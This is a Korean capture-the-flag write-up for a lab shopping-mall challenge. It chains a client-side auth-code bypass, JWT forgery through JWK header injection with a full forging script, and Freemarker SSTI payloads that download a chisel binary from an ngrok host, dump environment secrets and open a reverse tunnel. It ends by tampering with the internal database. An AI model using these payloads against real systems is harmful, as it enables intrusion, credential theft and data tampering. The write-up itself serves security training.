

I wanna be VIP

<write-up>

Hosted by 취약점심(心)



침투 흐름 요약

- Web 서버의 클라이언트 측 인증 코드 검증 우회 취약점을 이용해 초기 계정을 생성하고 접근 권한을 확보한다.
- JWK Injection을 통해 관리자 권한 토큰을 위조하여 게시물 작성 기능에 접근한다.
- Freemarker 기반 게시물 작성 기능에 SSTI 페이로드를 삽입하여 api서버에 chisel을 다운로드 해 연결 할 수 있게 준비한다.
- SSTI를 이용하여 DB접속정보를 탈취하고 kali로 리버스 터널링을통해 DB서버에 접속한다.
- DB에 접속한 뒤, 사용자 포인트와 등급 정보를 조작하여 VIP 쿠폰 조건을 충족시킨다.
- 변조된 계정으로 로그인해 VIP 쿠폰 배너를 클릭하여 플래그를 획득한다.

1.1 인증 코드 우회

```
if (authCode !== correctAuthCode) {  
  errorMessageDiv.textContent = '인증번호가 올바르지 않습니다.';  
  errorMessageDiv.style.display = 'block';  
  return;  
}
```

클라이언트단 인증 검사

- 1) 브라우저 개발자도구를 이용하여 확인한다.

```
fetch('/api/users/register', {
  method: 'POST',
  headers: {
    'Content-Type': 'application/json'
  },
  body: JSON.stringify({ username: 'testuser', password: '1234', auth: '' })
});
```

클라이언트단 인증 검사

- 2) 클라이언트에서만 인증 코드 검증이 이루어지는 구조를 이용해, 서버에 직접 POST 요청을 수행한다.

1.2 JWT 토큰 위조

The screenshot shows a JWT token decoder interface. It has two main sections: 'DECODED HEADER' and 'DECODED PAYLOAD'. Each section has tabs for 'JSON' and 'CLAIMS TABLE', and a 'COPY' button. In the 'DECODED HEADER' section, the JSON view shows:


```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

 The value 'RS256' is highlighted with a red box. In the 'DECODED PAYLOAD' section, the JSON view shows:


```
{
  "sub": "testuser",
  "role": "guest",
  "iat": 1752778021,
  "exp": 1752781621
}
```

 The value 'guest' is highlighted with a red box.

jwt 토큰 디코딩

- 1) jwt.io를 이용하여 정상토큰의 구조를 파악한다.

```
# PKCS#8 개인키 생성
openssl genpkey -algorithm RSA -pkeyopt rsa_keygen_bits:2048 \ -out
attacker_private.pem

# x.509 공개키 추출
openssl rsa -pubout -in attacker_private.pem -out attacker_public.pem
# 공개키 PEM → DER → Base64URL
openssl rsa -in attacker_public.pem -pubin -outform DER -out pub.der
base64 pub.der | tr '+/' '-_' | tr -d '=' > attacker_jwk.txt
```

공격자 키 페어 준비

2) 공격자 키 페어 준비 및 공격자 공개키를 JWK 헤더로 준비한다.

```
import base64, time, jwt
    from cryptography.hazmat.primitives import serialization

# 1) 공격자 공개키 로드 (PEM)
with open("attacker_public.pem", "rb") as f:
    pem_data = f.read()

# 2) PEM → 공개키 객체 → DER 바이트
pubkey = serialization.load_pem_public_key(pem_data)
der = pubkey.public_bytes(
    encoding=serialization.Encoding.DER,
    format=serialization.PublicFormat.SubjectPublicKeyInfo
)

# 3) DER → Base64URL (패딩 제거)
jwk_b64url = base64.urlsafe_b64encode(der).rstrip(b"=").decode()

# 4) 공격자 개인키 로드 (PEM 그대로)
with open("attacker_private.pem", "r") as f:
    priv_pem = f.read()

# 5) 헤더·페이로드 준비
headers = {
    "alg": "RS256",
    "typ": "JWT",
    "jwk": jwk_b64url
}
payload = {
    "sub": "testuser",
    "role": "admin",
    "iat": int(time.time()),
```

```

        "exp": int(time.time()) + 3600
    }

    # 6) RS256 서명 토큰 생성
token = jwt.encode(
    payload,
    priv_pem,
    algorithm="RS256",
    headers=headers
)

print("\n▶ Forged JWK-Injection Token:\n")
print(token)

```

위조 토큰 생성 페이로드

3) 위조 토큰 생성하는 코드를 작성하여 위조토큰을 생성한다.

▶ Forged JWK-Injection Token:

```

eyJhbGciOiJSUzI1NiIsImp3ayI6IklJSUJJakFOQmdrcWhraUc5dzBCQVFFRkZBT0NBUThtBTU1JQkNnS0NBVVBMjgzTUVNT3luSl9HR0s5Mm9NQkxxZGky
aHh5TDQ2Y3BRVFJtVnEtQXEtMmwydHJ0R3VFSFlhQmZCb0FpSHc5Nk8zUjhLOHJOT2F6WVJ6U1oxMjRkSDVtZFZUwENERDBraU9oSXRwZwd3YTVheLVxNWJL
VfDLV1NhYkLMWXdS091UzZ1Nmpjc0VUbkpVRHEyVlV3dE5E0EFDRGw0TE5XQU0yWHEtRkxHekhlMmhZbGZET3Y2bHBpaERpaJEWVpUeXJQaWl0a0NkSmYw
NXRYbm5zQWwzdFNkSDlDVzNKMWtLYTdhmRRUDRvX3duT2hMOFlpT24wcV9xblo2cDlQRG1vTW9idmpVb05VbmUR0RUeFjJdTFFjOGk4WmVRVYVONHfVWC1Y
SGxfNnpwS2lwQUR0Wk5vdHN4UUVcyd2c2azR2dEp0SHBZcm5BUjNjVlM0aLJELUJRURBUUFClwiidHlwiIjoislDUIn0.eyJzdWIiOiJ0ZXN0dXNlciIsInJv
bGU0IjwiYXJ0bmVyiwiawF0IjozNzUyNzc3Mzk3LCJleHAiOiJlNTI3ODAsOTd9.SA3P2HSvreCGZC08VSfSVLftfN77Y1cezeGqGYr08xUWGWc8LQWkneb
d8bgl1j0hGhInXUAGstcpZ-ZBmG5b_j5snp8RjVH8AcwBgXS9MqSB4qPv9v2vKvyUke5fRXQAAJfzPtDsuVAtT7mgpmKz4S_mtpbu_LtqhYQnIIUyJv_onA
CD8-VVeFrVP--Azu0a7TYmpzYPphJqDoDiZNtTUMaC4Zmt8LxDG0rXJwXkL3Brj5rAr81ez3XusUFKDrLdC1daCONyofCo-700onVy9-0Lrg4HLRUx3Q9S6t
51bRqK7MEfjIVVNUegXpJTS4BwqkFn4KJJ7ZxgNThbe8LEg

```

위조 토큰 예시

JSON
CLAIMS TABLE
COPY
↗

```

{
  "alg": "RS256",
  "jwk": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA283MEM0ynJ_GGK92oMBLQdi2hxyL46cpQTRmVq-Aq-2l2trtGuEHYgBfBoAiHw9603R8e8rN0azYRzSZ124dH5mdVTXCDD0ki0hItpegwa5azUq5bKTWKWSabILYwlQouS6u6jcsETnJUDq2VUwtND8ACDl4LNWAM2Xq-FLGzHe2hYlfd0v6lpihDij10IZTyrPib4kCdJf05tXnnsA13tSdH9CW3J1kea7ajdQP4o_wn0hL8Yi0n0q_qnZ6p9PDmoMobvjUoNUnlTGDTxRcu1c8i8ZeQaUN4qoX-XHl_6zpKipADtZNotxsQW2wg6k4vtJtHpYrnAR3cVS4jRD-BQIDAQAB",
  "typ": "JWT"
}

```

DECODED PAYLOAD

JSON
CLAIMS TABLE
COPY
↗

```

{
  "sub": "testuser",
  "role": "partner",
  "iat": 1752777397,
  "exp": 1752780997
}

```

위조 토큰 디코딩

요소
콘솔
소스
네트워크
성능
메모리
애플리케이션
Lighthouse
녹음기

애플리케이션
메니페스트
Service workers
저장용량

저장용량
로컬 스토리지
http://mall.vulunch.kr
세션 저장소
확장 프로그램 저장용량
IndexedDB
쿠키
비공개 상태 토큰
관심분야 그룹
Shared Storage
캐시 스토리지
저장소 버킷

필터
http://mall.vulunch.kr
출처
http://mall.vulunch.kr

키	값
jwtToken	eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ0ZXN0d...


- 4) 위조 토큰을 입력하여 partner 권한을 얻는다.

1.3 리버스 터널링 준비

```
wget
https://github.com/jpillora/chisel/releases/download/v1.9.1/chisel_
linux_amd64.gz
gunzip chisel_linux_amd64.gz
mv chisel_linux_amd64 c
chmod +x c
```

chisel 다운로드

- 1) Kali에서 Chisel 서버를 준비한다.



```
kali@kali: ~
File Actions Edit View Help
ngrok (Ctrl+C to quit)
Decouple policy and sensitive data with vaults: https://ngrok.com/r/secrets

Session Status      online
Account             chltkddud7@gmail.com (Plan: Free)
Update              update available (version 3.24.0, Ctrl-U to update)
Version             3.23.3
Region              Japan (jp)
Latency              50ms
Web Interface        http://127.0.0.1:4040
Forwarding           https://8ed061b468b3.ngrok-free.app → http://localhost:8888

Connections          ttl    opn    rt1    rt5    p50    p90
                    0      0      0.00   0.00   0.00   0.00
```

위조 토큰 사용

- 2) ngrok 계정 생성해서 공격자의 칼리주소로 포트포워딩해야 외부에서 접근 가능하다.

```
./c server -p 8000 --reverse -v
python3 -m http.server 8888
```

Chisel 리버스 서버 실행 및 클라이언트 바이너리 웹서버 호스팅

1.4 SSTI 공격

WH MALLtestuser님 로그아웃

새 글 작성

제목

내용

```
${"freemarker.template.utility.Execute"?new()}("wget https://8ed061b468b3.ngrok-free.app/c -O /tmp/c")
```

작성자: testuser

등록

Chisel API 서버에 다운로드 예시

- 1) SSTI 취약점을 이용해 호스팅 중인 Chisel을 API 서버로 다운로드한다.

```
${"freemarker.template.utility.Execute"?new()} ("printenv") }  
  
${"freemarker.template.utility.Execute"?new()} ("/tmp/c client  
<KALI_IP>:8000 R:9000:<DB_SERVER_IP>:<DB_SERVER_PORT>") }
```

포트 연결



2

testuser 2025. 7. 17. 오전 7:23:24

```
DB_PASSWORD=vvip3mallpassword!
JWT_EXPIRATION=3600000
HOSTNAME=c9e1b1d5f8f9
JAVA_HOME=/usr/local/openjdk-11
PWD=/app
MYSQL_ROOT_PASSWORD=root
DB_USER=vvip
HOME=/root
LANG=C.UTF-8
SPRING_DATASOURCE_USERNAME=vvip
SPRING_DATASOURCE_URL=jdbc:mysql://db-server:3306/WH_MALL?
useSSL=false&allowPublicKeyRetrieval=true&serverTimezone=Asia/Seoul
SHLVL=0
DB_NAME=WH_MALL
SPRING_DATASOURCE_PASSWORD=vvip3mallpassword!
PATH=/usr/local/openjdk-11/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
JWT_SECRET=ZGF0YV9yZ2llbmNIX2l2F3ZXNvbWVfYW5kX2Z1b9hbmRfaW50ZXJlc3RpbmdfYW5kX2V4Y2l0aW5nX2FuZGF9hbWF6aW5nX2FuZGF9mYXNjaW5hdGlu
API_SERVER_URL=http://api-server:8081
JAVA_VERSION=11.0.16
_=/usr/local/openjdk-11/bin/java
```

env 파일 확인 예시

2) 환경변수를 이용해 DB접속정보를 확인한다.

새 글 작성

제목

1

내용

```
`${freemarker.template.utility.Execute}?new()("/tmp/c client
0.tcp.jp.ngrok.io:16986 R:9000:db-server:3306")}
```

작성자: testuser

등록


API 서버에서 Kali의 8000번 포트로 연결 예시

3) 환경변수를 이용해 DB접속정보확인 및 API 서버에서 Kali의 8000번 포트로 연결한다.

1.5 DB에 접속하여 SQL 조작

```
mysql -h 127.0.0.1 -P 9000 -u <DB_USER> -p<DB_PASSWORD> <DB_NAME>
```

DB 접속



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ mysql -h 127.0.0.1 -P 9000 -u vvip -pvvip3mallpassword! WH_MALL  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Welcome to the MariaDB monitor.  Commands end with ; or \g.  
Your MySQL connection id is 188  
Server version: 8.0.42 MySQL Community Server - GPL  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Support MariaDB developers by giving a star at https://github.com/MariaDB/server  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement  
.  
  
MySQL [WH_MALL]>
```

DB 접속 예시

- 1) kali에서 내부망 DB에 접속한다.


```
SHOW TABLES;  
SHOW COLUMNS FROM users;
```

컬럼 확인

- 2) 현재 사용자 소유의 테이블 목록 및 user 테이블 컬럼을 확인한다.

```
$UPDATE users
SET point = 999999999
WHERE username = 'testuser';
```

DB 조작



```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ mysql -h 127.0.0.1 -P 9000 -u vvip -pvvip3mallpassword! WH_MALL
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8719
Server version: 8.0.42 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [WH_MALL]> UPDATE users
  → SET point = 999999999
  → WHERE username = 'testuser';
query OK, 0 rows affected (0.101 sec)
Rows matched: 1  Changed: 0  Warnings: 0

MySQL [WH_MALL]> 
```

vip 포인트 조작 예시

3) VIP까지 남은 포인트를 조작한다.

1.6 Flag 획득



- 1) VIP 쿠폰 발급 배너로 이동 후 쿠폰 발급하여 플래그를 획득한다.